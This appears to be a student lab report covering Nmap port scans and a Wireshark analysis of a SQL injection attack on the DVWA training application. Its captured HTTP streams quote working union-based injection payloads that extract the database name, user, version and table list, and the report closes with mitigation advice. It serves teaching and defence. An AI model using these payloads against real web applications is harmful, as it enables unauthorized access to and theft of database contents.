
Localhost Scan: In the first screenshot, an Nmap scan is performed on the localhost, or 127.0.0.1. This scan identifies various services running on the local machine and reveals open ports, such as port 80 (HTTP), port 443 (HTTPS), and others. Each open port corresponds to a running service or application on the local system. The scan results include not only the service names but also the versions of the software, which are essential for identifying security vulnerabilities. For example, if a service like HTTP is running an outdated version, it could have known security flaws that attackers might exploit.



External IP Scan: In the second screenshot, a scan is performed on an external IP address. Since only one device was connected to the network, the scan focuses on a single IP address. The results show open ports and services running on that specific device. Nmap identifies which ports are open and the services associated with each port. For instance, it might list ports such as 22 (SSH), 80 (HTTP), and others, giving a clear view of potential entry points for attackers. This scan can help determine whether the device is exposed to the internet or hidden behind a firewall.



Scanning a Public Server (scanme.nmap.org): The third screenshot demonstrates a scan on a publicly available server, scanme.nmap.org, designed to allow users to safely test Nmap. By scanning this server, users can observe how Nmap identifies open ports and services on a well-known server. The scan results highlight specific ports like 22 (SSH) and 80 (HTTP), indicating the server's accessible services. This demonstration emphasizes how Nmap can be used for both personal network assessments and more general internet-wide scans.




Nmap is a powerful network security tool that provides crucial information for network mapping and vulnerability assessments. By scanning both internal and external networks, administrators can identify exposed services and open ports that may present security risks. With its ability to provide detailed information about services, versions, and operating systems, Nmap is indispensable for both network administrators and security professionals looking to maintain a secure network environment.

4. SQL Injection and MySQL Security Laboratory

SQL injection (SQLi) remains one of the most common and dangerous attack methods in web application security. It allows attackers to exploit vulnerabilities in a website's SQL query handling, enabling them to manipulate or retrieve data from a database in ways that were never intended by the application's developers. In this report, we explore the use of Wireshark to analyze traffic during an SQL injection attack on a MySQL database, focusing on how this vulnerability is exploited and the methods used to detect and mitigate it.

Wireshark for Detecting SQL Injection Wireshark is a valuable tool for inspecting network traffic, including the SQL queries that are sent from a web application to its underlying database. In the provided screenshots, Wireshark captures the traffic during a simulated SQL injection attack, which is performed by injecting malicious SQL code into input fields intended for user data.


Opening the Capture File: The first screenshot shows the opening of the capture file SQL-lab.pcap in Wireshark. This file contains the network traffic generated during the attack, allowing for in-depth analysis of the SQL queries involved. By carefully inspecting the captured packets, it is possible to see the exact SQL statements sent to the database, which is the key to identifying SQL injection vulnerabilities.





Identifying SQL Injection: Several screenshots show the specific lines of SQL injection attempts, particularly the use of 1=1 in the SQL queries. This is a classic SQL injection technique that always evaluates to true, allowing attackers to bypass authentication mechanisms and gain unauthorized access to the database.


Statement: This statement manipulates the SQL query to always return true, thus bypassing login authentication and granting unauthorized access. The attacker can then query the database for sensitive information, such as user passwords or credit card numbers.


Injection Points (Lines 13, 19, 22, 25, and 28): Each of these lines in the packet capture corresponds to a point where the attacker injects malicious SQL code into the application. By looking at these specific lines, we can observe how the attack is carried out step-by-step. For instance, line 13 shows the first injection attempt, which might involve attempting to log in as an administrator by bypassing the password check. Lines 19, 22, 25, and 28 further demonstrate how the attacker refines the query, either retrieving data from the database or causing further disruptions.




Follow HTTP Stream (tcp.stream eq 3)
Stream Content
..<form action="#" method="GET">
...
....User ID:
....<input type="text" size="15" name="id">
....<input type="submit" name="Submit" value="Submit">
...
..</form>
..<pre>ID: 1' or 1=1 union select database(), user()#
First name: admin
Surname: admin</
pre><pre>ID: 1' or 1=1 union select database(), user()#
First name: Gordon
Surname: Brown</
pre><pre>ID: 1' or 1=1 union select database(), user()#
First name: Hack
Surname: Me</pre><pre>ID:
1' or 1=1 union select database(), user()#
First name: Pablo
Surname: Picasso</pre><pre>ID: 1' or 1=1
union select database(), user()#
First name: Bob
Surname: Smith</pre><pre>ID: 1' or 1=1 union select
database(), user()#
First name: dvwa
Surname: root@localhost</pre>
.
.<h2>More Information</h2>
.
..<li>http://
www.securiteam.com/securityreviews/5DP0N1P76E.html
Entire conversation (6532 bytes)
Frame 19: 630 bytes on wire
Ethernet II, Src: PcsCompu_ca


Follow HTTP Stream (tcp.stream eq 4)
Stream Content
....<input type="text" size="15" name="id">
....<input type="submit" name="Submit" value="Submit">
...
..</form>
..<pre>ID: 1' or 1=1 union select null, version ()#
First name: admin
Surname: admin</pre><pre>ID: 1'
or 1=1 union select null, version ()#
First name: Gordon
Surname: Brown</pre><pre>ID: 1' or 1=1
union select null, version ()#
First name: Hack
Surname: Me</pre><pre>ID: 1' or 1=1 union select null,
version ()#
First name: Pablo
Surname: Picasso</pre><pre>ID: 1' or 1=1 union select null, version
()#
First name: Bob
Surname: Smith</pre><pre>ID: 1' or 1=1 union select null, version ()#
First
name:
Surname: 5.7.12-0ubuntu1.1</pre>
.
.<h2>More Information</h2>
.
..<li>http://
www.securiteam.com/securityreviews/5DP0N1P76E.html
..<li>https://en.wikipedia.org/wiki/
SQL_injection


Follow HTTP Stream (tcp.stream eq 5)
Stream Content
..<form action="#" method="GET">
...
....User ID:
....<input type="text" size="15" name="id">
....<input type="submit" name="Submit" value="Submit">
...
..</form>
..<pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#
First name: admin
>Surname: admin</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#
>First name: Gordon
Surname: Brown</pre><pre>ID: 1' or 1=1 union select null, table_name from
information_schema.tables#
First name: Hack
Surname: Me</pre><pre>ID: 1' or 1=1 union select null,
table_name from information_schema.tables#
First name: Pablo
Surname: Picasso</pre><pre>ID: 1' or
1=1 union select null, table_name from information_schema.tables#
First name: Bob
Surname: Smith</
pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#
First name:
>Surname: CHARACTER_SETS</pre><pre>ID: 1' or 1=1 union select null, table_name from
information_schema.tables#
First name:
Surname: COLLATIONS</pre><pre>ID: 1' or 1=1 union select
null, table_name from information_schema.tables#
First name:
Surname:
COLLATION_CHARACTER_SET_APPLICABILITY</pre><pre>ID: 1' or 1=1 union select null, table_name from
information_schema.tables#
First name:
Surname: COLUMNS</pre><pre>ID: 1' or 1=1 union select



Impact of the SQL Injection Attack

SQL injection allows attackers to manipulate database queries, and in some cases, it can lead to severe consequences, such as data breaches, unauthorized data modification, and even complete control over the database. By using SQLi, attackers can access confidential information or delete entire databases, causing irreversible damage to an organization.

Mitigating SQL Injection Vulnerabilities

The screenshots of SQL injection attempts highlight the importance of securing web applications against these types of attacks. There are several methods to mitigate SQL injection vulnerabilities:

- **Parameterized Queries**: One of the most effective ways to prevent SQL injection is by using parameterized queries, which separate user input from SQL code. This ensures that user data is treated as input, not executable code.
- **Input Validation**: Proper input validation ensures that only valid data is accepted by the web application. This helps to filter out malicious inputs like SQL injection strings before they reach the database.
- **Least Privilege Principle**: Database accounts used by applications should have minimal privileges. For example, if an application only needs read access to certain tables, the database user should not have write permissions to other tables.

SQL injection is a critical vulnerability that can be exploited to compromise the security of web applications and their underlying databases. By using tools like Wireshark, security professionals can detect these attacks in real-time, providing valuable insights into how SQL injection works and how it can be mitigated. Implementing secure coding practices, such as parameterized queries and input validation, is essential to protect databases from these types of attacks. Understanding and addressing SQL injection vulnerabilities is fundamental to maintaining secure web applications and protecting sensitive data.